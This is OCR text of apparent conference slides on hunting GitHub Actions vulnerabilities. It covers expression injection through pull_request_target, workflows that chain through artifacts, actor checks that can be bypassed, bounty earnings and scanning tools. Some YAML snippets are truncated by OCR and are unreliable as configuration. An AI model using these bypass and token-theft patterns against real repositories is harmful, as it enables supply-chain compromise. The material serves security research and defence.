


```yaml
name: Run unit test
on:
  push:
  pull_request:
    branches: [ master ]
jobs:
  publish:
    runs-on: ubuntu-22.04
    steps:
      - uses: actions/checkout@v3
      - uses: actions/setup-node@v3
        with:
          node-version: 16
      - run: npm install
      - run: npm test
```

How do re




```
name: Rur
on:
  push:
  pull_re
    branc
jobs:
  publish
    runs-
    steps
      - u
      - u
        w
      - 
      - 
```



```
    needs: get-matrix
    runs-on: ubuntu-20.04
    outputs:
      matrix: ${{ steps.set-matrix.outputs.matrix }}
    steps:
      - name: Check out source code
        uses: actions/checkout@v4

      - name: Check existence of composer.json & phpunit.xml.dist files
        id: check_files
        uses: andstor/file-existence-action@v3
        with:
          files: "composer.json, phpunit.xml.dist"

      - name: Set matrix
        id: set-matrix
        run: |
          if [[ $FILE_EXISTS == 'true' ]]; then
            echo "matrix=$(jq -c '.include |= map(with_entries(select(.key ==
          else
            echo "matrix=" >> $GITHUB_OUTPUT
          fi
        env:
          BASE_MATRIX: ${{ needs.get-matrix.outputs.matrix }}
          FILE_EXISTS: ${{ steps.check_files.outputs.files_exists == 'true' }}

  unit: #-----------------------------------------------------------------------
    needs: prepare-unit
    if: ${{ needs.prepare-unit.outputs.matrix != '' }}
    name: Unit test /  PHP ${{ matrix.php }}
    strategy:
      fail-fast: false
      matrix: ${{ fromJson(needs.prepare-unit.outputs.matrix) }}
    runs-on: ubuntu-20.04

    continue-on-error: ${{ matrix.php == '8.4' }}

    steps:
      - name: Check out source code
        uses: actions/checkout@v4

      - name: Set up PHP environment (PHP 5.6 - 7.1)
        if: ${{ matrix.php < '7.2' }}
        uses: shivammathur/setup-php@v2
        with:
          php-version: '${{ matrix.php }}'
          coverage: none
          tools: composer:2.2,cs2pr
        env:
```

Workflows calling each other



on-pull.yml

```
on:
  pull_request_target:
```


${{ user input }}

artifact.sh

on-success.yml

```
- run: ./artifact.sh
```

Workflows calling each other



Job 1


${{ user input }}

artifact.sh


Job 2

- run: ./artifact.sh


Checks and limitations



```yaml
steps:
  - name: Check actor permission
    uses: skjnldsv/check-actor-permission@v3
    with:
      require: write
```




```yaml
if: (github.event.label.name == 'add-template') ||
```




```yaml
permissions: {}
```

Checks and limitations (Bypassed)



```
- if: contains(github.actor, '[bot]')
```



```
if: github.actor == 'dependabot[bot]'
```

https://www.synacktiv.com/publications/github-actions-exploitation-dependabot

Statistics of the Bug Bounty Journey

Scope: ~ 5500 repositories

Findings: ~ 3500

Triaged as TP and reported: 10

Statistics of the Bug Bounty Journey

Bug Bounty Submissions:

🔴 high	$2500
🟡 medium	$350
🟡 medium	$0 (Hall of fame)
🟢 low	$222
🟢 low	$100
⚪ none	$0
⚪ pending	?
	$3172 🤑

Github PRs / Security reports:

- Merged - ruby/rbs
- Open - scherermichael-oss/action-has-permission
- Open - transferwise/sanitize-branch-name

How to hunt

Semgrep rules pack:

p/github-actions

```
$ semgrep --config "p/github-actions"
```

- WIP: rules for JavaScript actions
- WIP: rules for Docker actions

Other tools:

- CycodeLabs/raven
- boostsecurityio/poutine
- * AdnaneKhan/Gato-X

Summary

- *Injections* are still the most common bugs
- Code is an input
- GITHUB_TOKEN is your target 😈
- Try to bypass the checks
- Looks inside 3rd party actions
- Scan at scale, scan continuously
- Use SAST tools
- Share your knowledge 😉

Thank you! 🙏

References

Research:

https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep

https://blog.ryotak.net/post/homebrew-security-incident-en/

https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/

https://www.synacktiv.com/publications/github-actions-exploitation-dependabot

https://dagrz.com/writing/aws-security/hacking-github-aws-oidc/

https://www.praetorian.com/blog/compromising-bytedances-rspack-github-actions-vulnerabilities/

https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/

https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/

https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability

References

Cheat Sheets:

https://github.com/nikitastupin/pwnhub

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions

Tools:

https://semgrep.dev/p/github-actions

https://github.com/CycodeLabs/raven/

https://github.com/boostsecurityio/poutine

https://github.com/AdnaneKhan/Gato-X/

Link to the slides here:

https://ermilov.dev/sg-2024